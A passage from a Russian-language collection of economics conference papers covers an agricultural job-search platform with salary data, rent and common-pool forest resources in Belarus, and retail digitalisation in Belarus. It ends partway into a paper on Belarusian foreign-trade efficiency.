Аграрная отрасль в настоящее время является одной из самых инновационных сфер российской экономики, что, с одной стороны высвобождает часть ранее занятых работников, требует их переквалификации и поиска новой работы, с другой стороны, приводит к потребности поиска высококвалифицированных специалистов и работников по всей стране и за ее пределами. Также, стоит отметить тот факт, что за последние несколько десятилетий изменился принцип пополнения трудовыми ресурсами сельхозпредприятий. Трудовых ресурсов региона, в котором функционирует предприятие, зачастую не хватает и предприятия вынуждены искать агрономов, ветеринарных врачей, зоотехников, трактористов, сезонных работников по всей стране и даже за рубежом.

Устраиваясь на работу, специалисту очень важно понимать, насколько ценит своих работников его будущая организация, что из себя представляет место где компания осуществляет свою

деятельность. В свою очередь работодатель также заинтересован в сотруднике с опытом работы и профессиональными компетенциями. Рейтинг работников и работодателей, размещенный в приложении может способствовать поиску как квалифицированных работников, так и места работы. Все перечисленное указывает на особую актуальность создания в России и, возможно, в странах-партнерах ближнего зарубежья отраслевой социальной сети для поиска работы и установления деловых связей, способной заменить ушедшие зарубежные аналоги и существенно дополнить отечественные не отраслевые площадки. Наличие встроенного модуля аналитики рынка труда в сельском хозяйстве позволит работодателям, специалистам сельского хозяйства, студентам-практикантам оценить уровень актуальных заработных плат в отрасли, потребность в тех или иных специалистах, наиболее востребованные компетенции и другие параметры рынка труда в АПК.

Результаты исследования

Для проверки гипотезы о пользе продукта нами было проведено маркетинговое исследование (customer research) среди целевой аудитории веб-приложения. Исследование проводилось при помощи интервью и онлайн опроса при помощи сервиса google forms. Суммарно было опрошено 30 работодателей и около 200 студентов преимущественно Российского государственного аграрного университета – МСХА имени К.А. Тимирязева. По результатам интервью подтвердилась потребность рынка в подобном сервисе. Ниже представлены результаты проведенного исследования. Опрос работодателей и представителей сферы сельского хозяйства показал, что:

- 1) 92% опрошенных работодателей в сфере сельского хозяйства испытывают сложности в поиске и найме работников сельского хозяйства. Из них 69% испытывают проблемы в оценке профессиональных компетенций соискателей вакансий. Отсюда можно сделать вывод, что аналитика рынка является актуальной задачей для понимания требуемой зарплаты в данной профессии и требуемых компетенций.
- 2) 77% используют интернет ресурсы для поиска сотрудников.
- 3) 38% опрошенных отметили нехватку широты охвата специалистов сельского хозяйства и отсутствие описания предыдущего опыта, отзыва о работниках.
- 4) 100% ответили, что готовы использовать социальную сеть для поиска работы.

- 5) 69% предпочитают наличие и веб- версии и мобильной версии, следует обратить внимание на создание мобильной версии веб-приложения.
- 6) Треть опрошенных хотели бы видеть отзывы и рекомендации с предыдущего места работы.
- 7) 70% - считают, что анализ рынка труда полезен для компании. Актуально внедрение модуля аналитики.

Основной целевой аудиторией являются: предприятия сельскохозяйственной и перерабатывающей отрасли, работники сельского хозяйства, студенты, студенты-выпускники, студенческие сельскохозяйственные отряды.

Областью применения являются: поиск и найм работников аграрными организациями, поиск работы в сельском хозяйстве, в том числе сезонной.

Ниже представлен анализ текущего состояния рынка труда в сельском хозяйстве проведенный при помощи инструментов для аналитики. Данные получены из открытых источников посредством автоматизированного сбора и систематизации данных поисковой выдачи платформ для поиска работы. Анализ производился по 15 тыс. вакансиям из сферы АПК.




Рис. 1 - Топ 10 вакансий в сельском хозяйстве в процентах к общему числу

По данным анализа также выявлено следующее: минимальная зарплата в отрасли – 7000 рублей (Практикант/Начинающий специалист на ферму, садовник), максимальная зарплата – 220000

рублей (Руководитель группы ООО "ТК АПК"), средняя зарплата по отрасли – 31329 рублей, медианная зарплата по отрасли – 27000 рублей.

Таблица 1 - Средняя заработная плата десяти наиболее популярных вакансий

| Вакансия | Средняя зарплата, российских рублей RUB |
|---------------------------|--|
| Тракторист-машинист | 29918 |
| Ветеринарный врач | 29637 |
| Оператор машинного доения | 27878 |
| Агроном | 33295 |
| Зоотехник | 29882 |
| Животновод | 23991 |
| Тракторист | 28729 |
| Водитель автомобиля | 27854 |
| Ветеринарный фельдшер | 22148 |
| Овощевод | 24861 |

По данным таблицы 1 [1] видно, средняя заработная плата 10 наиболее востребованных вакансий варьируется в диапазоне от 22148 руб. до 33295 руб.

Таблица 2 - Компании с наибольшим количеством опубликованных вакансий

| Компания | Количество опубликованных вакансий |
|-------------------------------------|---|
| ООО "АПК АГРОЭКО" | 174 |
| АО "АГРОПРОДУКТ" | 163 |
| ООО "АПК-ЦЕНТР" | 116 |
| ООО "РМП-ХОЛДИНГ" | 99 |
| ОАО "САДЫ ПРИДОНЬЯ" | 84 |
| ЗАО ПЗ "СЕМЕНОВСКИЙ" | 37 |
| АО "ХОЛДИНГОВАЯ КОМПАНИЯ "АК БАРС" | 33 |
| ПАО МОЛОЧНЫЙ КОМБИНАТ "ВОРОНЕЖСКИЙ" | 30 |
| ООО "АПХ "МИРАТОРГ" | 27 |
| ООО "ОБЪЕДИНЕНИЕ "СОЮЗПИЩЕПРОМ" | 22 |

Всего в выборке таблицы 2 [2] было рассмотрено 1610 компаний, в среднем на одну компанию приходится 9,3 опубликованных вакансий.

Таблица 3 - Десять компаний с наибольшей средней заработной платой

| Компания | Средняя зарплата, российских рублей RUB |
|---|--|
| ООО "ТК АПК" | 150000 |
| ИП ГКФХ Пирогов Александр Игоревич | 120000 |
| ООО "БОГОРОДИЦКИЙ АЛЬЯНС" | 100000 |
| ООО "ШУВАЕВО-1" | 100000 |
| СПК "ПЛЕМЗАВОД "ДЕТСКОСЕЛЬСКИЙ" | 90000 |
| Общество с ограниченной ответственностью "Август-Муслим" | 80000 |
| ООО "УПРАВЛЯЮЩАЯ КОМПАНИЯ" | 80000 |
| ООО "АГРОТЕХНИКА" | 80000 |
| ООО "АГРОФИРМА АРИАНТ" | 80000 |
| ООО "АГРОТЕК АЛЬЯНС" | 80000 |

Как видно из таблицы 3 [3], наибольшая средняя заработная плата представлена в компании ООО "ТК АПК". Такие высокие значения по сравнению со средней заработной платой по рынку получились в следствие публикации вакансий высшего управленческого звена и вакансий, связанных с ИТ технологиями в сельском хозяйстве. Из проведенного анализа данных можно сделать вывод о том, что модуль анализа данных в приложении, позволит не только получить полезные данные о рынке труда в сельском хозяйстве, но и поможет работникам принять верные решения для своей дальнейшей карьеры в отрасли, а работодатели получают возможность комплексной оценки рынка и конкурентов.

Заключение

В настоящий момент проведен анализ потребностей потенциальных пользователей приложения, анализ рынка конкурентов, реализован прототип проекта, ведется работа по созданию модуля для аналитики, планируется дальнейшее развитие проекта и усложнение функционала до требуемых параметров. Также рассматривается возможность сотрудничества с сельскохозяйственными организациями и ВУЗами республики Беларусь.

Список использованных источников

1. Демичев, В. В. Статистический анализ эффективности сельского хозяйства с применением методов машинного обучения / В. В. Демичев // Экономика сельского хозяйства России. – 2022. – № 9. – С. 100-105. – DOI 10.32651/229-100. – EDN FRJJEА.

2. Демичев, В. В. Влияние больших данных на развитие сельского хозяйства России / В. В. Демичев // Российский экономический интернет-журнал. – 2020. – № 3. – С. 10. – EDN ESVTYJ.

3. Цифровая трансформация сельского хозяйства России: проблемы и перспективы / Г. К. Джанчарова, Н. В. Арзамасцева, М. Н. Бешапошный [и др.] // Финансовый бизнес. – 2021. – № 12(222). – С. 316-319. – EDN MBXZJS.

УДК 330.15:005.35

Т.В. Каштелян

Белорусский государственный технологический университет
Минск, Беларусь

ИСТОРИОГРАФИЧЕСКИЙ ДИСКУРС КОНЦЕПЦИИ СОВМЕСТНОГО УПРАВЛЕНИЯ РЕСУРСАМИ: ДРАЙВЕРЫ ИННОВАЦИЙ

***Аннотация.** Статья посвящена проблеме формирования экономики инноваций в контексте совместного использования ресурсов общего пула. Рассматривается исторический дискурс организации инновационных процессов, затрагивающих существенные характеристики системы рентообразования. Обозначается необходимость учета факторов позиционирования и достижения достаточной экономической выгоды пользователей ресурсов общего пула. Демонстрируется важность развития инновационных эколого-ориентированных процессов природных комплексов на базе самоуправляемых экономических систем. Предлагается теория институциональной «близости» к инновациям, применимая в экономической деятельности лесного сектора Беларуси.*

T.V. Kashtelyan

Belarusian State Technological University
Minsk, Belarus

***Abstract.** The article is devoted to the problem of the formation of the innovation economy in the context of the sharing of resources of a common pool. The historical discourse of the organization of innovative processes affecting the essential characteristics of the rent formation system is considered. The necessity of taking into account the positioning factors and achieving sufficient economic benefits for users of the resources of the common pool is indicated. The importance of the development of innovative eco-oriented processes of natural complexes on the basis of self-managed economic systems is demonstrated. The theory of institutional "proximity" to innovation, applicable in the economic activity of the forest sector of Belarus, is proposed.*

Инновационное развитие любой страны с точки зрения политико-экономических преобразований современного общества является одновременно дифференцированным и общим. Следуя дифференцированному подходу, практически всегда приходится выделять задачи совместного создания, потребления и управления ресурсами, объектами недвижимости. Вместе с тем общий подход в отношении данной концепции (совместного пользования и управления ресурсами) представляет собой тип социальной организации общества, находящегося в рамках политических влияний, централизованных перераспределений и функционирования особых экономических механизмов, которым не всегда присуща политика партнерства.

Институты и организационные инструменты коллективного пользования ресурсами (общего пула) являются сложными результатами исторического развития общества. В рамках исследований инновационного развития зарубежными учеными была выделена теория «ведущих пользователей» [1, с. 303], которая является отражением позиционирования экономического интереса в ожидаемых высоких выгодах, что связано с высокой вероятностью инноваций. Учеными выявлено, что стремления к инновациям – это результат развития производства, причем основанного на конкуренции и продиктованного пользователями ресурсов. Негативными факторами для постановки и реализации целей развития на базе ресурсов общего пула, основанного на накоплениях и инвестициях в рамках совместного управления и реализации целей внедрения всего нового и передового, являются не столько нарушения в рыночном равновесии как таковом, сколько отступления от принципов коммерциализации ресурсов, продуктов, знаний и навыков, в целом некоммерческая политика цен, а также своего рода «размытость» присвоения коммерческой выгоды ведущего пользователя.

В институциональном аспекте необходимость теоретической разработки концепции совместного использования и управления ресурсами обосновывалась с позиций государственного управления и общественного выбора. В истории отечественной экономической мысли довоенного периода (до Первой мировой войны, включая период НЭПа) мнения об объективных пределах государственного регулирования экономической деятельности и его пределах были весьма распространены. Издававшиеся вплоть до 1920-х гг. прошлого столетия журналы «Экономист» и «Экономическое возрождение» много внимания уделяли функционированию рынка и государства, частной собственности, монополизма, товарно-денежных отношений. С 1925 г. (после закрытия указанных журналов) вопросы возрождения

принципов частного интереса и стимулирования экономических интересов посредством цен были подвержены критике. В 1930-х гг. ряд экономистов, таких как А. Гинзбург, Л. Сегаль, И. Чернявский, Л. Гатовский и Б. Таль обратили внимание на реализацию коммерческих интересов в системах государственных предприятий «и приведение их в соответствие с общими интересами всего народного хозяйства» [2, с. 281]. В 1934 г. Г. Абезгауз и И. Ларин обозначили, что возможности самостоятельного использования ресурсов для предприятий очень важны. Указанные авторы высказывались за исследования как прав предприятий, так и материальной заинтересованности в системном подходе к анализу экономики. Однако права предприятий присваивать рентные доходы никогда не рассматривались на соответствующем уровне.

В указанном периоде истории экономической мысли были высказаны предложения о взвешенных решениях государственных чиновников по отношению к перераспределительным процессам, недопустимости уничтожения рынка и выстраивании «желательных» направлений развития с учетом законов стоимости. Л. Юровский отмечал, что даже бесплатная раздача благ подлежит переосмыслению в рамках закона стоимости. И. Дашковский акцентировал на том, что «перекачивание прибылей государством» может породить неразрешимые противоречия функционирования государств [2, с. 277].

Свертывание НЭПа отразилось негативно на указанных представлениях ученых. Путь к признанию самостоятельности в использовании обобществленных ресурсов (государственных) оказался сложным. На базе отечественной экономической мысли идея совместного использования ресурсов была сведена практически к «нулевой» ценности посредством целевой задачи рентных отношений «накормить государство» и тем самым закрепить за ведущим пользователем (лесов, в частности) эфемерной роли некоего исполнителя воли. Все происходящие процессы коллективизации (что достаточно серьезно затронуло систему аграрных и лесных отношений) не способствовали развитию управленческого анализа экономики исходя из рентного формата функционирования и выделению характеристик «общественного строя» с ведущим пользованием и интересом к позиционированию инноваций.

Рассмотрение государства как заказчика продукции и инвестора в ресурсы общего пула в дифференцированном аспекте связывалось в послевоенное время с системой отраслевых министерств, их отделами, департаментами, управлениями и другими административными

подразделениями. Финансовые механизмы контрактов с предприятиями, как правило, предусматривали:

а) «участие государственных предприятий в реализации как целей экономической политики правительства по конкретным отраслям производства, так и задач в области занятости, образования, НИОКР;

б) установление финансовых взаимоотношений с государством как основным заказчиком» [3, с. 172].

Понятие собственности в данных механизмах не рассматривалось. Поток присвоения ренты на базе функционирования государственных предприятий открывал возможности дискуссий лишь о совместном и платном использовании ресурсов как базы для выравнивания условий хозяйствования. Позже концепция ренты как «сверхдохода» закрыла собой целесообразность анализировать отдельно типы рент, существующих в реальной экономике. В центре внимания государственной власти больше оказывались ренты, тормозящие развитие, а функция реальности эффективных рентных отношений была подменена специальным знанием «государственного контроля», в котором заинтересованность министерств и ведомств не допускала возможностей приватизации ресурсов.

С конца прошлого столетия социально-политические системы различного организационного уровня идут по пути учета конвергентных начал инновационного развития. Переосмысление советского наследия истории экономической мысли многими учеными приводит к признанию искусственности «синдрома лидера» [2, с. 3] и разворачиванию хозрасчетных принципов функционирования субъектов. Однако возможности их внедрения в системах природных комплексов были повергнуты в бесконечные дискуссии о том, что компенсационные критерии не обязательно согласуются «с перераспределительной этикой» общества.

Институциональная методология эколого-ориентированных экономических процессов (экологической экономики) и их инновационного развития (включая отрасли лесного хозяйства и лесной промышленности) исходит из:

а) результатов применения методов экологического регулирования для отдельных видов ресурсов (что предполагает рассмотрение механизма компенсаций);

б) применения теории жизненного цикла продукции и функционирования устойчивых цепочек добавленной стоимости;

в) реализации промышленной политики и управления отходами;

г) позиционирования эко-эффективности в аспекте управления территориями и объектами недвижимости.

Обращаясь к истории развития рентных отношений в аспекте институциональной методологии инновационных процессов мы должны адекватно воспринять знания о развитии местных ресурсов общего пула и их эффективности использования. *Теория ведущего пользователя* является подходом к инновационному развитию в двух аспектах. Во-первых, как к организационной форме, в которой должен заключаться экономический интерес осуществления вложений в инновации в связи с коммерческой выгодой. Во-вторых, как к самоуправлению, которое является согласно исследованиям Э. Остром и ее научной школы, выявляет способности к ликвидации ущербности «трагедии» общего достояния. И в этом суть разработки комплексной стратегии инновационного развития и корректировки регулирующих инструментов, включая рентные отношения.

История западной экономической мысли включает в себе подход к проблемам инновационного развития с позиций снижения значимости вертикальных иерархий. Используя методологический индивидуализм предлагается *теория институциональной «близости» к инновациям*, которая подразумевает наличие некоего «защищенного» пространства источников средств, в рамках которого каждый из участников, авансируя материальные ресурсы, действует: для «создания позиции» (creating a position), включающей поиск возможностей для финансирования своих исследований (финансирование исключительно с помощью собственных средств); согласование «защищенного пространства» (protected space), то есть изыскание возможностей покрытия издержек за счет собственных ресурсов; расширение «защищенного пространства» (extending protected) получение дополнительного финансирования от стейкхолдеров. Для этого необходимо преследование многокритериальных комбинаций финансовых ресурсов [4].

Для лесного сектора Беларуси развитость цифровой экономики, представленной с помощью информационных технологий и информационного обеспечения био-процессов, важна в качестве базы для обеспечения качества управления и достижения высоких результатов деятельности бизнеса. Рента может сигнализировать как о неэффективности или упущенных возможностях роста, так и о достаточно высоком уровне инфраструктурного развития территорий и его инновационных доминантах, позволяющих эффективно наращивать «стоимость владения лесами» [4]. В современных условиях развития лесного сектора важно преодолеть ограничивающие взгляды

на ренту только как на источник «сверхдоходности» и учета нюансированного подхода (связанного с крайностями) к собственникам и пользователям ресурсов общего пула как полностью покрывающим издержки. К возможностям управления рентой следует подходить в первую очередь как к системе реального присвоения денежных средств. В исследуемой товарно-денежной сфере лесного сектора важно применить вышеуказанную теорию для создания стимулов выстраивания устойчивых ресурсно-продуктовых цепей, позиционирования стоимости пассивной ренты [4], что будет способствовать эффективности распределения ресурсов и предпосылок экономического роста, инновационного развития.

Список использованных источников

1. Franke N., Von Hippel E., Schreier M. Finding commercially attractive user innovations: A test of lead-user theory // Journal of product innovation management. – 2006. – Т. 23. – №. 4. – С. 301–315.
2. История экономических учений / под общ. ред. А. Г. Худокормова. – Ч. 2. – М.: Изд. моск. Ун.-та, 1994. – 414 с.
3. Государственная власть и предприятие: от команды к партнерству / под ред. Ю. М. Осипова. – М.: «Междунар. отн.», 1991. – 366 с.
4. Каштелян Т. В. Рентные отношения лесного сектора Беларуси: институты, цифровые решения и инновации // Веснік Брэсцкага ўніверсітэта. Серыя 2. Гісторыя. Эканоміка. Права. 2023. №2. С. 57–66.

УДК 658.87:004

Л.С. Климченя

Белорусский государственный экономический университет
Минск Беларусь

ЦИФРОВАЯ ТРАНСФОРМАЦИЯ РОЗНИЧНОЙ ТОРГОВЛИ

Аннотация. Автор исследовал влияние информационно-коммуникационных технологий на сформированную сеть розничных магазинов. Трансформация розничной торговли проявляется в замедлении или сокращении розничной сети магазинов, развитии сети интернет-магазинов и увеличении доли электронных продаж в товарообороте страны.

L.S. Klimchenia

DIGITAL RETAIL TRANSFORMATION

***Abstract.** The author researched the influence of information and communication technologies on the established network of retail stores. The transformation of retail trade is manifested in a slowdown or reduction in the retail network of stores, the development of a network of online stores and an increase in the share of electronic sales in the country's trade turnover.*

Информационно-коммуникационные технологии за последние 20 лет изменили потребительский рынок, трансформировав не только технологии торгового обслуживания, но и модели поведения покупателей на этом рынке. Вопросы цифровой трансформации входят в научный интерес многих ученых, включая и автора [1, 2]. Произошедшие изменения можно охарактеризовать следующим:

- расширение предложения цифровых товаров и услуг, сопровождающееся представлением более полной информации о них;
- активное использование электронных средств обмена данными при поиске товаров и заключении сделки со стороны покупателей и при предложении товаров на рынке и заключении сделок со стороны продавцов;
- автоматизация приема заказов и их обработки;
- повышение мобильности участников потребительского рынка, включение мобильных телефонов в инструментарий построения торговых отношений;
- развитие сопутствующих сервисов торгового обслуживания, в первую очередь доставки товаров (почтоматы, пункты выдачи заказов);
- интернационализация потребления.

В рамках изучения трансформационных процессов в розничной торговле была поставлена цель исследования их влияния на розничную торговую сеть и развитие альтернативной сети интернет-магазинов. Исследование охватывало период 2002 – 2022 гг., проводилось на данных по Республике Беларусь.

Отметим, что на начало исследуемого периода в Беларуси доминировало торговое обслуживание через розничные торговые объекты, в первую очередь магазины, которые по количеству в 207 раз превосходили сеть интернет-магазинов, зарегистрированных в национальной доменной зоне Беларуси. Через 10 лет ситуация изменилась в сторону увеличения сети интернет-магазинов, которая

по своему количеству была меньше сети розничных магазинов уже в 7 раз. Количество интернет-магазинов приросло за эти же 10 лет в 52 раза, что представлено на рис. 1.




Рис.1 - Динамика сети розничных магазинов и сети интернет-магазинов Беларуси за 2002 – 2022 гг., ед.

Исходя из данных рис.1, можно отметить наличие на потребительском рынке тенденции замедления роста сети розничных магазинов и сети интернет-магазинов. До 2018 г. темпы роста сети интернет-магазинов существенно превосходили темпы роста сети розничных магазинов. Так, в 2018 г. исследуемый показатель к 2013 г. составил соответственно 258 и 132 %. В 2021 г. он еще замедлился к показателям 2018 г. и составил соответственно 153 и 103 %. Согласно данным Национального статистического комитета Республики Беларусь в 2022 г. впервые произошло сокращение сети розничных магазинов на 136 ед. к предыдущему году. Параллельно сеть интернет-магазинов хоть и снизила, но сохранила рост, темп ее роста к 2021 г. составил 113 %. Представленные данные позволяют сделать вывод, что активное развитие информационно-коммуникационных технологий обусловило появление новых форм оказания торгового обслуживания — интернет-магазинов. За 20 лет их сеть увеличилась по количеству в 233 раза. Пик ее роста пришелся на 2008-2013 гг. Однако, насыщение потребительского рынка торговым обслуживанием привело не только к снижению темпов роста исследуемых сетей интернет-магазинов и розничных магазинов, но и к началу сокращения последней.

Конкуренция за потребителя обусловила и цифровую трансформацию торговых процессов субъектов хозяйствования,

владеющих розничными магазинами. Параллельно с деятельностью на традиционном потребительском рынке они открыли дополнительные каналы продажи — интернет-магазины. Такая трансформация торговых процессов позволила сохранить многим субъектам хозяйствования свои позиции на потребительском рынке. Все крупнейшие игроки потребительского рынка оптимизировали свои сети розничных магазинов, отмечая увеличение продаж в аналогичных интернет-магазинах. Тенденция роста продаж в интернете сохранится, что подтверждается ростом ее доли в национальных показателях товарооборота. Так, в Беларуси продажи через интернет-магазины составили порядка 7 % в розничном товарообороте страны. За исследуемый период доля электронных продаж в структуре розничного товарооборота Беларуси увеличилась более чем в 7 раз. По этому показателю Беларусь отстает от ряда стран, в которых на электронные продажи приходится и более 50 % товарооборота (рис. 2).




Рис. 2 - Доля электронных продаж в товарообороте страны в 2021 и 2022 гг., %.

Согласно полученным результатам исследования поведения покупателей в интернет-магазинах [3] отметим, что основными факторами, стимулирующими совершение покупок именно в интернет-магазинах, являются: возможность сократить затраты времени на совершение покупок; возможность ознакомиться с отзывами, оставленными другими покупателями; более широкий ассортимент товаров и привлекательные цены. Учитывая выявленные факторы, можно отметить, что потребители демонстрируют экономическую модель рационального поведения на потребительском рынке. При этом

покупатели интернет-магазинов указывают на удовлетворение торговым обслуживанием интернет-магазинов.

Традиционные розничные магазины уступают интернет-магазинам по удовлетворенности покупателей торговым обслуживанием. Во многом это обусловлено измельченностью торговых объектов сформированной сети розничных магазинов. В исследуемом периоде средний показатель размера торговой площади розничного магазина находился в пределах от 98,9 до 105,9 кв. м. На такой торговой площади сложно обеспечить высокое качество торгового обслуживания.

В заключении отметим, что цифровая трансформация розничной торговли предполагает замедление роста или сокращение сети розничных магазинов на потребительском рынке, развитие новой формы торгового обслуживания — интернет-магазинов и увеличение доли электронных продаж в товарообороте страны.

Список использованных источников

1. Климченя, Л.С. Цифровая трансформация экономики как результат цифровой трансформации бизнес-процессов / Л.С. Климченя // Научные труды РИВШ. – Минск: РИВШ, 2021. – С. 178-185.
2. Климченя, Л.С. Электронная торговля в контексте трансформации торговых процессов. / Л.С. Климченя // Научные труды РИВШ. – Минск: РИВШ, 2022. – С. 57-64.
3. Климченя, Л.С., Безпалько, Л.В. Исследование поведения покупателей в интернет-магазинах / Л.С. Климченя, Л.В. Безпалько // Вестник БГЭУ – Минск: БГЭУ, 2023. - № 3 (158). – С. 115-122.

УДК 339.56

А.И. Козлова

Белорусский государственный экономический университет
Минск, Беларусь

ОЦЕНКА ОТРАСЛЕВОЙ ЭФФЕКТИВНОСТИ ВНЕШНЕЙ ТОРГОВЛИ ТОВАРАМИ РЕСПУБЛИКИ БЕЛАРУСЬ

Аннотация. Для оценки эффективности внешней торговли товарами рассчитан уровень экспортоориентированности и импортозависимости видов экономической деятельности и коэффициент относительной концентрации

экспортно-импортных потоков, на основе которых были определены риски и угрозы внешнеэкономической безопасности Республики Беларусь.

A.I. Kozlova

Belarusian State University of Economics
Minsk, Belarus

ASSESSMENT OF THE SECTORAL EFFECTIVENESS OF FOREIGN TRADE IN GOODS OF THE REPUBLIC OF BELARUS

Abstract. To assess the effectiveness of foreign trade, the level of export orientation and import dependence of economic activities and the coefficient of relative concentration of export-import flows were calculated, on the basis of which the risks and threats of foreign economic security of the Republic of Belarus were determined.

На внешнеэкономическую безопасность страны сильное влияние оказывает товарная структура экспортно-импортных потоков. Исходя из этого целью работы является определение потенциальных рисков для экономики Беларуси, выявление наиболее зависимых от внешней конъюнктуры видов экономической деятельности посредством анализа товарной структуры экспорта и импорта.

Самый высокий уровень внешней открытости отмечался в производстве кокса и нефтепереработки, о чем свидетельствуют высокие показатели экспортоориентированности и импортозависимости (таблица 1). Пик показателей экспортоориентированности и импортозависимости производства кокса и продуктов нефтепереработки наблюдался в 2018 году, когда на 1 рубль валовой добавленной стоимости требовалось 6,3 рубля импортных затрат и 1 рубль валовой добавленной стоимости давал 30,4 рубля экспортных поступлений, соответственно, уровень экспортоориентированности значительно превышал уровень импортозависимости.

Уровень импортозависимости производства кокса и продуктов нефтепереработки в 2019-2020 гг. сократился, однако это объясняется значительным сокращением производства (индекс производства кокса и продуктов нефтепереработки в 2019-2020 гг. составил 94,8 % и 89,2 % соответственно) вследствие неблагоприятных внешних факторов.

Таблица 1 – Уровень экспортоориентированности и импортозависимости наиболее открытых видов экономической деятельности в 2016-2020 гг., в %

| <i>Уровень экспортоориентированности</i> | | | | | |
|--|------------|------|------|------|------|
| <i>Вид экономической деятельности</i> | <i>Год</i> | | | | |
| | 2016 | 2017 | 2018 | 2019 | 2020 |

| | | | | | |
|---|------------|--------|--------|--------|--------|
| Производство кокса и продуктов нефтепереработки | 1714,4 | 2294,2 | 3043,9 | 2482,3 | 1834,8 |
| Металлургическое производство. Производство готовых металлических изделий, кроме машин и оборудования | 379,6 | 457,9 | 589,7 | 517,0 | 625,2 |
| Производство транспортных средств и оборудования | 416,0 | 514,2 | 496,4 | 527,3 | 584,0 |
| Уровень импортозависимости | | | | | |
| <i>Вид экономической деятельности</i> | <i>Год</i> | | | | |
| | 2016 | 2017 | 2018 | 2019 | 2020 |
| Производство кокса и продуктов нефтепереработки | 274,0 | 547,8 | 634,4 | 144,8 | 137,2 |
| Металлургическое производство. Производство готовых металлических изделий, кроме машин и оборудования | 565,4 | 732,4 | 864,6 | 781,0 | 875,2 |
| Производство транспортных средств и оборудования | 545,1 | 741,0 | 930,9 | 882,4 | 771,8 |

Примечание – Источник: собственная разработка на основе данных [1, 2, 3]

Также наиболее открытыми видами экономической деятельности являются металлургическое производство и производство транспортных средств и оборудования. Данные виды экономической деятельности в большей степени зависимы от внешнего спроса и импортных поставок относительно других видов экономической деятельности. При этом наблюдается увеличение степени открытости: в 2016 году уровень экспортоориентированности и импортозависимости металлургического производства составлял 379,6 % и 565,4 % соответственно, а в 2020 году – 625,2 % и 584 %; уровень экспортоориентированности и импортозависимости производства транспортных средств и оборудования в 2016 году составил 416 % и 545,1 %, в 2020 году – 584 % и 771,8 % соответственно.

